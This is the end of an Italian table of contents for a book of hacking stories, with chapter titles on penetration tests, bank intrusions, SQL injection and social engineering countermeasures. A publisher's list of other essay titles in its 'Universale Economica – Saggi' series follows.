Phreaking, p. 91; Entrare in tribunale, p. 92; Ospiti dell'albergo, p. 93; Aprire una porta, p. 94; Controllare le barricate, p. 96; Sotto sorveglianza, p. 101; Chiudere il cerchio, p. 102; Il passato rie-

merge, p. 103; Sui telegiornali, p. 103; Arrestati, p. 104; Jail phreaking, p. 106; Scontare la pena, p. 108; Che cosa stanno facendo oggi, p. 109; Riflessioni, p. 109; Contromisure, p. 110; Conclusioni, p. 111.

### 113 5. L'hacker Robin Hood

Salvataggio, p. 114; Radici, p. 115; Incontri di mezzanotte, p. 116; Mci WorldCom, p. 121; Dentro Microsoft, p. 122; Un eroe ma non un santo: l'hack del "New York Times", p. 123; La natura unica delle capacità di Adrian, p. 130; Informazioni facili, p. 131; Sviluppi recenti, p. 132; Riflessioni, p. 134; Contromisure, p. 134; Conclusioni, p. 138.

### 139 6. Saggezza e follia dei penetration test

Un freddo Natale, p. 140; L'incontro iniziale, p. 141; Le regole del gioco, p. 142; Attacco!, p. 143; Il blackout, p. 146; Rivelazioni dalle caselle vocali, p. 147; Il rapporto finale, p. 148; Un gioco allarmante, p. 149; Regole d'ingaggio, p. 150; Pianificazione, p. 152; Attacco!, p. 152; 10phitCrack al lavoro, p. 154; L'accesso, p. 155; Allertati, p. 156; Il fantasma, p. 157; Tutto liscio, p. 158; Il trucco dello scaldamani, p. 159; Fine del test, p. 160; Ricapitolando, p. 161; Riflessioni, p. 161; Contromisure, p. 162; Conclusioni, p. 164.

### 165 7. Naturalmente la vostra banca è sicura, no?

Nella lontana Estonia, p. 165; La Banca di Perogie, p. 167; Opinione personale, p. 169; L'hackeraggio intercontinentale di una banca, p. 169; Hacker non si nasce, si diventa, p. 170; L'irruzione nella banca, p. 172; A qualcuno interessa un conto in banca in Svizzera?, p. 174; Epilogo, p. 175; Riflessioni, p. 176; Contromisure, p. 177; Conclusioni, p. 178.

### 179 8. La vostra proprietà intellettuale non è al sicuro

L'hack di due anni, p. 180; Comincia la ricerca, p. 181; Il computer dell'amministratore delegato, p. 184; Si entra nel computer dell'amministratore delegato, p. 185; L'amministratore delegato nota l'intrusione, p. 187; Accedere all'applicazione, p. 187; Beccato!, p. 190; Di nuovo in territorio nemico, p. 191; Non ancora, p. 192; Robert, l'amico dello spammer, p. 193; Mettere le mani sulle mailing list, p. 194; Il porno paga, p. 195; Robert l'uomo, p. 196; Un software tentatore, p. 197; Alla scoperta dei nomi dei server, p. 198; Un piccolo aiuto da helpdesk.exe, p. 199; Dalla scatola dei trucchi dell'hacker: l'attacco a Sql Injection, p. 201; Il pericolo delle copie di backup, p. 206; Alcune osservazioni sulle password, p. 208; Ottenerne l'accesso completo, p. 208; Recapitare il codice a casa propria, p. 209; Condivisione: il mondo del cracker, p. 211; Considerazioni, p. 214; Contromisure, p. 215; Firewall aziendali, p. 215; Firewall personali, p. 216; Port

Scanning, p. 217; Conosci il tuo sistema, p. 217; Notificazioni di attacco e allerta, p. 218; Rilevare cambiamenti non autorizzati nelle applicazioni, p. 218; I permessi, p. 218; Le password, p. 219; Applicazioni di terzi, p. 220; Proteggere le aree condivise, p. 220; Prevenire la possibilità di indovinare i Dns, p. 221; Proteggere i server Sql Microsoft, p. 221; Proteggere i file delicati, p. 222; Proteggere i backup, p. 222; Proteggersi contro gli attacchi a Sql Injection, p. 222; Usare i servizi di Microsoft Vpn, p. 223; Rimozione dei file di installazione, p. 223; Rinominare gli account dell'amministratore, p. 223; Rafforzare Windows per evitare che conservi certe credenziali, p. 224; Difendersi a fondo, p. 224; Conclusioni, p. 225.

227

## 9. Sul continente

Da qualche parte a Londra, p. 227; Tuffarsi, p. 228; Mappare la rete, p. 229; Identificare un router, p. 230; Il secondo giorno, p. 231; Esaminando la configurazione dell'apparecchio 3Com, p. 233; Il terzo giorno, p. 234; Alcuni pensieri sul cosiddetto "intuito dell'hacker", p. 238; Il quarto giorno, p. 239; L'accesso al sistema della compagnia, p. 243; Obiettivo raggiunto, p. 246; Riflessioni, p. 247; Contromisure, p. 247; Soluzioni temporanee, p. 248; Usare le porte alte, p. 248; Le password, p. 248; Mettere in sicurezza i portatili del personale, p. 249; Autenticazione, p. 249; Filtrare i servizi non necessari, p. 250; Hardening, p. 250; Conclusioni, p. 250.

252

## 10. Gli ingegneri sociali: come si comportano e come fermarli

Un ingegnere sociale al lavoro, p. 253; Riflessioni, p. 263; Le vestigia dei ruoli, p. 263; La credibilità, p. 264; Costringere l'obiettivo a un ruolo (altercasting), p. 265; Distrarre dal pensiero sistematico, p. 266; Il momento dell'accordiscendenza, p. 267; Il desiderio di aiutare, p. 267; L'attribuzione, p. 268; Piacere, p. 268; Paura, p. 269; La reattività, p. 269; Contromisure, p. 270; Linee guida per la formazione, p. 271; Programmi di contrasto al social engineering, p. 272; Una nota più leggera: incontrate i manipolatori nella vostra famiglia, i vostri figli, p. 275; Conclusioni, p. 277.

278

## 11. Storie brevi

L'assegno mancante, p. 278; Vieni a Hollywood, giovane mago, p. 279; Hackerare un distributore di bibite, p. 280; Mettere in ginocchio l'esercito iracheno durante l'operazione "Desert Storm", p. 281; Il buono regalo da un miliardo di dollari, p. 284; L'hack al Texas Hold 'Em, p. 285; Il giovane cacciatore di pedofili, p. 286.



## Sempre in “Universale Economica” – SAGGI

Francesco Adorno, *La filosofia antica*

Giulio Albanese, *Soldatini di piombo. La questione dei bambini soldato*

Mariateresa Aliprandi, Eugenia Pelanda, Tommaso Senise, *Psicoterapia breve di individuazione. La metodologia di Tommaso Senise nella consultazione con l'adolescente*

Hannah Arendt, *Antologia. Pensiero, azione e critica nell'epoca dei totalitarismi*. A cura di P. Costa

Hannah Arendt, *La banalità del male. Eichmann a Gerusalemme*

Hannah Arendt, *Ebraismo e modernità*

Erich Auerbach, *Lingua letteraria e pubblico nella tarda antichità latina e nel Medioevo*

Erich Auerbach, *Studi su Dante*. Prefazione di D. Della Terza

Michail A. Bakunin, *Stato e anarchia*. Introduzione di M. Maggiani

Kevin Bales, *I nuovi schiavi. La merce umana nell'economia globale*

Nanni Balestrini, Primo Moroni, *L'orda d'oro. 1968-1977. La grande ondata rivoluzionaria e creativa, politica ed esistenziale. Nuova edizione a cura di S. Bianchi*

William J. Barber, *Storia del pensiero economico*

Renato Barilli, *L'arte contemporanea*. Nuova edizione

Renato Barilli, *Informale Oggetto Comportamento. I. La ricerca artistica negli anni '50 e '60*

Renato Barilli, *Informale Oggetto Comportamento. II. La ricerca artistica negli anni '70*

Renato Barilli, *Prima e dopo il 2000. La ricerca artistica 1970-2005*

- Teodolinda Barolini, *La "Commedia" senza Dio. Dante e la creazione di una realtà virtuale*
- Karl Barth, *L'Epistola ai Romani*. Cura di G. Miegge
- Stefano Bartolini, *Manifesto per la felicità. Come passare dalla società del ben-avere a quella del ben-essere*
- Jean Baudrillard, *Lo scambio simbolico e la morte*
- Jean Baudrillard, *Le strategie fatali*
- Zygmunt Bauman, *Le sfide dell'etica*
- Zygmunt Bauman, *La solitudine del cittadino globale*
- Henri Bergson, *Il riso. Saggio sul significato del comico*
- Isaiah Berlin, *Libertà. A cura di H. Hardy. Con un saggio di I. Harris su Berlin e i suoi critici*. Edizione italiana a cura di M. Ricciardi
- Ernst Bloch, *Ateismo nel cristianesimo. Per la religione dell'Esodo e del Regno. "Chi vede me vede il Padre"*
- Ernst Bloch, *Thomas Münzer teologo della rivoluzione*
- Gianluca Bocchi, Mauro Ceruti, *Origini di storie*
- Remo Bodei, *Destini personali. L'età della colonizzazione delle coscienze*
- Remo Bodei, *Geometria delle passioni. Paura, speranza, felicità: filosofia e uso politico*
- Eugenio Borgna, *Come se finisse il mondo. Il senso dell'esperienza schizofrenica*
- Eugenio Borgna, *Le emozioni ferite*
- Eugenio Borgna, *Le figure dell'ansia*
- Eugenio Borgna, *Le intermittenze del cuore*
- Eugenio Borgna, *Malinconia*
- Eugenio Borgna, *Noi siamo un colloquio. Gli orizzonti della conoscenza e della cura in psichiatria*
- Eugenio Borgna, *La solitudine dell'anima*
- Pierre Bourdieu, *Il dominio maschile*
- Jeremy Brecher, Tim Costello, *Contro il capitale globale. Strategie di resistenza*. A cura di L. Piccioni
- Jerome Bruner, *La cultura dell'educazione. Nuovi orizzonti per la scuola*

Giorgio Candeloro, *Storia dell'Italia moderna*

Eva Cantarella, *L'ambiguo malanno. Condizione e immagine della donna nell'antichità greca e romana*

Eva Cantarella, *Itaca. Eroi, donne, potere tra vendetta e diritto*

Eva Cantarella, *Passato prossimo. Donne romane da Tacita a Sulpicia*

Eva Cantarella, *I supplizi capitali. Origini e funzioni delle pene di morte in Grecia e nell'antica Roma*. Nuova edizione rivista

Fritjof Capra, *Il punto di svolta. Scienza, società e cultura emergente*

Fritjof Capra, *Verso una nuova saggezza*

Giampiero Carocci, *Storia d'Italia dall'Unità ad oggi*

Rachel Carson, *Primavera silenziosa*. Introduzione di Al Gore

Gino Castaldo, *La Terra Promessa. Quarant'anni di cultura rock (1954-1994)*

Manuel Castells, *Galassia Internet*

Carlo M. Cipolla, *Uomini, tecniche, economie*

Gherardo Colombo, *Sulle regole*

Alessandro Dal Lago, *Non-persone. L'esclusione dei migranti in una società globale*. Nuova edizione

Gilles Deleuze, *Logica del senso*

Ernesto de Martino, *Sud e magia*. Introduzione di U. Galimberti

Mario De Micheli, *L'arte sotto le dittature*

Mario De Micheli, *Le avanguardie artistiche del Novecento* (nuova edizione ampliata)

Mario De Micheli, *Le poetiche. David, Delacroix, Courbet, Cézanne, Van Gogh, Picasso*. Antologia degli scritti

Marco d'Eramo, *Il maiale e il grattacielo*. Chicago: una storia del nostro futuro. Prefazione di M. Davis. Nuova edizione

Ilvo Diamanti, *Sillabario dei tempi tristi*. Nuova edizione aggiornata e ampliata

Gillo Dorfles, *Ultime tendenze nell'arte d'oggi. Dall'Informale al Neo-oggettuale*. Nuova edizione aggiornata e ampliata

Barbara Ehrenreich, *Una paga da fame*. Come (non) si arriva a fine mese nel paese più ricco del mondo

Paul K. Feyerabend, *Contro il metodo*. Abbozzo di una teoria anarchica della conoscenza. Prefazione di G. Giorello

- Michel Foucault, *Gli anormali*. Corso al Collège de France (1974-1975)
- Michel Foucault, *Antologia*. L'impazienza della libertà. A cura di V. Sorrentino
- Michel Foucault, "Bisogna difendere la società"
- Michel Foucault, *L'ermeneutica del soggetto*. Corso al Collège de France (1981-1982)
- Michel Foucault, *Nascita della biopolitica*. Corso al Collège de France (1978-1979)
- Michel Foucault, *Il potere psichiatrico*. Corso al Collège de France (1973-1974)
- Michel Foucault, *Scritti letterari*
- Michel Foucault, *La volontà di sapere*. Storia della sessualità 1
- Michel Foucault, *L'uso dei piaceri*. Storia della sessualità 2
- Michel Foucault, *La cura di sé*. Storia della sessualità 3
- Anna Freud, *Normalità e patologia del bambino*. Valutazione dello sviluppo
- Paolo Fresu, *Musica dentro*
- Anna Funder, *C'era una volta la Ddr*
- Umberto Galimberti, *Il tramonto dell'Occidente nella lettura di Heidegger e Jaspers*. Opere I-III
- Umberto Galimberti, *Psichiatria e fenomenologia*. Nuova edizione. Opere IV
- Umberto Galimberti, *Il corpo*. Nuova edizione. Opere V
- Umberto Galimberti, *La terra senza il male*. Jung: dall'inconscio al simbolo. Opere VI
- Umberto Galimberti, *Gli equivoci dell'anima*. Opere VII
- Umberto Galimberti, *Il gioco delle opinioni*. Opere VIII
- Umberto Galimberti, *Idee: il catalogo è questo*. Opere IX
- Umberto Galimberti, *Parole nomadi*. Opere X
- Umberto Galimberti, *Psiche e techne*. L'uomo nell'età della tecnica. Opere XII
- Umberto Galimberti, *I vizi capitali e i nuovi vizi*. Opere XIV
- Umberto Galimberti, *Le cose dell'amore*. Opere XV

- Umberto Galimberti, *La casa di psiche*. Dalla psicoanalisi alla pratica filosofica. Opere XVI
- Umberto Galimberti, *Il segreto della domanda*. Intorno alle cose umane e divine. Opere XVIII
- Umberto Galimberti, *I miti del nostro tempo*. Opere XIX
- Bruno Gentili, *Poesia e pubblico nella Grecia antica*. Da Omero al V secolo. Edizione aggiornata
- Francesco Gesualdi, *Manuale per un consumo responsabile*. Dal boicottaggio al commercio equo e solidale. Nuova edizione
- Francesco Gesualdi, Centro Nuovo Modello di Sviluppo, *Sobrietà. Dallo spreco di pochi ai diritti per tutti*
- Stephen Jay Gould, *Bravo Brontosauro*. Riflessioni di storia naturale
- Stephen Jay Gould, *Quando i cavalli avevano le dita*. Misteri e stranezze della natura
- Stephen Jay Gould, *Risplendi grande lucciola*. Riflessioni di storia naturale
- Stephen Jay Gould, *La vita meravigliosa*
- Vittorio Gregotti, *Il territorio dell'architettura*. Nuova edizione. Prefazione di U. Eco
- Gulag*. Storia e memoria. A cura di E. Dundovich, F. Gori, E. Gueretti
- Jürgen Habermas, *L'inclusione dell'altro*. Studi di teoria politica
- Jürgen Habermas, Charles Taylor, *Multiculturalismo*. Lotte per il riconoscimento
- Marvin Harris, *Cannibali e re*. Le origini delle culture
- Pekka Himanen, *L'etica hacker e lo spirito dell'età dell'informazione*. Prologo di L. Torvalds. Epilogo di M. Castells
- Albert O. Hirschman, *Le passioni e gli interessi*. Argomenti politici in favore del capitalismo prima del suo trionfo
- Luce Irigaray, *Speculum*. L'altra donna
- Roman Jakobson, *Saggi di linguistica generale*. Cura e introduzione di L. Heilmann
- Furio Jesi, *Germania segreta*. Miti nella cultura tedesca del '900
- Ryszard Kapuściński, *L'altro*
- Wolfgang Köhler, *Psicologia della Gestalt*

- Jan Kott, *Shakespeare nostro contemporaneo*. Prefazione di M. Praz
- Francesco La Licata, Massimo Ciancimino, *Don Vito*. Le relazioni segrete tra Stato e mafia nel racconto di un testimone d'eccezione. Con la testimonianza di Giovanni Ciancimino
- Ronald D. Laing, *La politica dell'esperienza e L'uccello del paradiso*
- Christopher Lasch, *L'io minimo*. La mentalità della sopravvivenza in un'epoca di turbamenti
- Christopher Lasch, *La ribellione delle élite*. Il tradimento della democrazia
- Serge Latouche, *La scommessa della decrescita*
- Gad Lerner, *Operai*. Viaggio all'interno della Fiat. La vita, le case, le fabbriche di una classe che non c'è più. Nuova edizione
- Claude Lévi-Strauss, *Le strutture elementari della parentela*. A cura di A.M. Cirese
- Claude Lévi-Strauss, *Il totemismo oggi*
- Pierre Lévy, *L'intelligenza collettiva*. Per un'antropologia del cyberspazio
- Ettore Lo Gatto, *Il mito di Pietroburgo*. Storia, leggenda, poesia
- Agostino Lombardo, *Lettura del Macbeth*. A cura di R. Colombo
- Alexander Lowen, *Amore e orgasmo*
- Alexander Lowen, *Bioenergetica*
- Alexander Lowen, *Il linguaggio del corpo*
- Alexander Lowen, *Il narcisismo*. L'identità rinnegata
- Tomás Maldonado, *Arte e artefatti*. Intervista di Hans Ulrich Obrist
- Tomás Maldonado, *Disegno industriale: un riesame*
- Tomás Maldonado, *Reale e virtuale*. Nuova edizione
- Carlo Maria Martini, *Verso Gerusalemme*
- Wynton Marsalis, *Come il jazz può cambiarti la vita*
- Karl Marx, *Antologia*. Capitalismo, istruzioni per l'uso. A cura di E. Donaggio e P. Kammerer
- Richard Middleton, *Studiare la popular music*. Introduzione di F. Fabbri
- Kevin D. Mitnick, *L'arte dell'inganno*. I consigli dell'hacker più famoso del mondo. Scritto con W.L. Simon. Introduzione di S. Wozniak

- Edgar Morin, *Il paradigma perduto. Che cos'è la natura umana?*
- Massimo Mucchetti, *Licenziare i padroni?* Edizione ampliata
- Massimo Mucchetti *intervista Cesare Geronzi, Confiteor. Potere, banche e affari. La storia mai raccontata*
- Salvatore Natoli, *Dizionario dei vizi e delle virtù*
- Salvatore Natoli, *L'esperienza del dolore. Le forme del patire nella cultura occidentale*
- Salvatore Natoli, *La felicità. Saggio di teoria degli affetti*
- Salvatore Natoli, *Nietzsche e il teatro della filosofia*
- Salvatore Natoli, *La salvezza senza fede*
- Salvatore Natoli, *Soggetto e fondamento. Il sapere dell'origine e la scientificità della filosofia*
- Salvatore Natoli, *Stare al mondo. Escursioni nel tempo presente*
- Salvatore Natoli, *La verità in gioco. Scritti su Foucault*
- Domenico Novacco, *L'officina della Costituzione italiana. 1943-1948*
- Erwin Panofsky, *Rinascimento e rinascenze nell'arte occidentale*
- Raj Patel, *I padroni del cibo*
- Raj Patel, *Il valore delle cose e le illusioni del capitalismo*
- Luigi Perissinotto, *Wittgenstein. Una guida*
- Massimo Piattelli Palmarini, Jerry Fodor, *Gli errori di Darwin*
- Karl R. Popper, *Miseria dello storicismo. Introduzione di S. Veca*
- Antonio Prete, *Il pensiero poetante. Saggio su Leopardi.* Edizione ampliata. In appendice: Conferenza leopardiana al Collège de France
- La questione settentrionale. Economia e società in trasformazione.*  
A cura di G. Berta
- Quindici. Una rivista e il Sessantotto.* A cura di N. Balestrini. Con un saggio di A. Cortellessa
- Ahmed Rashid, *Talebani. Islam, petrolio e il Grande scontro in Asia centrale.* Nuova edizione ampliata e aggiornata
- John Rawls, *Lezioni di storia della filosofia politica.* A cura di S. Freeman. Nota all'edizione italiana di S. Veca
- John Rawls, *Una teoria della giustizia.* Edizione aggiornata
- Ermanno Rea, *La fabbrica dell'obbedienza. Il lato oscuro e complice degli italiani*

- Franco Rella, *L'enigma della bellezza*
- Franco Rella, *Miti e figure del moderno. Letteratura, arte e filosofia*. Nuova edizione
- Franco Rella, *Il silenzio e le parole. Il pensiero nel tempo della crisi*
- Stefano Rodotà, *La vita e le regole. Tra diritto e non diritto*
- Paolo Rossi, *I filosofi e le macchine 1400-1700*
- Paolo Rossi, *I segni del tempo. Storia della Terra e delle nazioni da Hooke a Vico*
- Gianni Rossi Barilli, *Il movimento gay in Italia*
- Nouriel Roubini, Stephen Mihm, *La crisi non è finita*
- Bertrand Russell, *I problemi della filosofia*. Introduzione di J. Skorupski
- Lucio Russo, *La rivoluzione dimenticata. Il pensiero scientifico greco e la scienza moderna*. Prefazione di M. Cini. Nuova edizione ampliata
- Lucio Russo, *Segmenti e bastoncini. Dove sta andando la scuola?* Nuova edizione
- Edward W. Said, *Orientalismo. L'immagine europea dell'Oriente*
- Gaetano Salvemini, *La Rivoluzione francese 1788-1792*. Prefazione di F. Venturi
- Michael Sandel, *Giustizia. Il nostro bene comune*
- Silvano Sansuini, *Pedagogia della musica*
- Enzo Santarelli, *Mezzogiorno 1943-1944. Uno "sbandato" nel Regno del Sud*
- Enzo Santarelli, *Storia critica della Repubblica. L'Italia dal 1945 al 1994*
- Reinhard Schulze, *Il mondo islamico nel XX secolo. Politica e società civile*
- Massimo Scotti, *Storia degli spettri. Fantasmi, medium e case infestate fra scienza e letteratura*
- raccontata
- Richard Sennett, *L'uomo flessibile. Le conseguenze del nuovo capitalismo sulla vita personale*
- Richard Sennett, *L'uomo artigiano*
- Vandana Shiva, *Il bene comune della Terra*

Vandana Shiva, *Le guerre dell'acqua*

Matthew Stewart, *Il cortigiano e l'eretico*. Leibniz, Spinoza e il destino di Dio nel mondo moderno

Thomas S. Szasz, *Il mito della droga*. La percezione rituale delle droghe, dei drogati e degli spacciatori. Prefazione di U. Galimberti

Vanna Vannuccini, Francesca Predazzi, *Piccolo viaggio nell'anima tedesca*

Gianni Vattimo, Pier Aldo Rovatti (a cura di), *Il pensiero debole*

Salvatore Veca, *La bellezza e gli oppressi*. Dieci lezioni sull'idea di giustizia. Edizione ampliata

Salvatore Veca, *Cittadinanza*. Riflessioni filosofiche sull'idea di emancipazione. Nuova edizione

Salvatore Veca, *Dell'incertezza*. Tre meditazioni filosofiche

Jean-Pierre Vernant, *Le origini del pensiero greco*

Guido Viale, *Un mondo usa e getta*. La civiltà dei rifiuti e i rifiuti della civiltà

Lori Wallach, Michelle Sforza, WTO. Tutto quello che non vi hanno mai detto sul commercio globale

Michael Walzer, *Esodo e rivoluzione*

Paul Watzlawick, *America, istruzioni per l'uso*. Nuova edizione

Paul Watzlawick, *Di bene in peggio*. Istruzioni per un successo catastrofico

Paul Watzlawick, *Istruzioni per rendersi infelici*

Paul Watzlawick, *Il linguaggio del cambiamento*. Elementi di comunicazione terapeutica

Paul Watzlawick (a cura di), *La realtà inventata*. Contributi al costruttivismo

Ernest Hatch Wilkins, *Vita del Petrarca*. Nuova edizione. A cura di L.C. Rossi

Richard Wilkinson, Kate Pickett, *La misura dell'anima*. Perché le diseguaglianze rendono le società più infelici

Muhammad Yunus, *Un mondo senza povertà*

Muhammad Yunus, *Si può fare!* Come il business sociale può creare un capitalismo più umano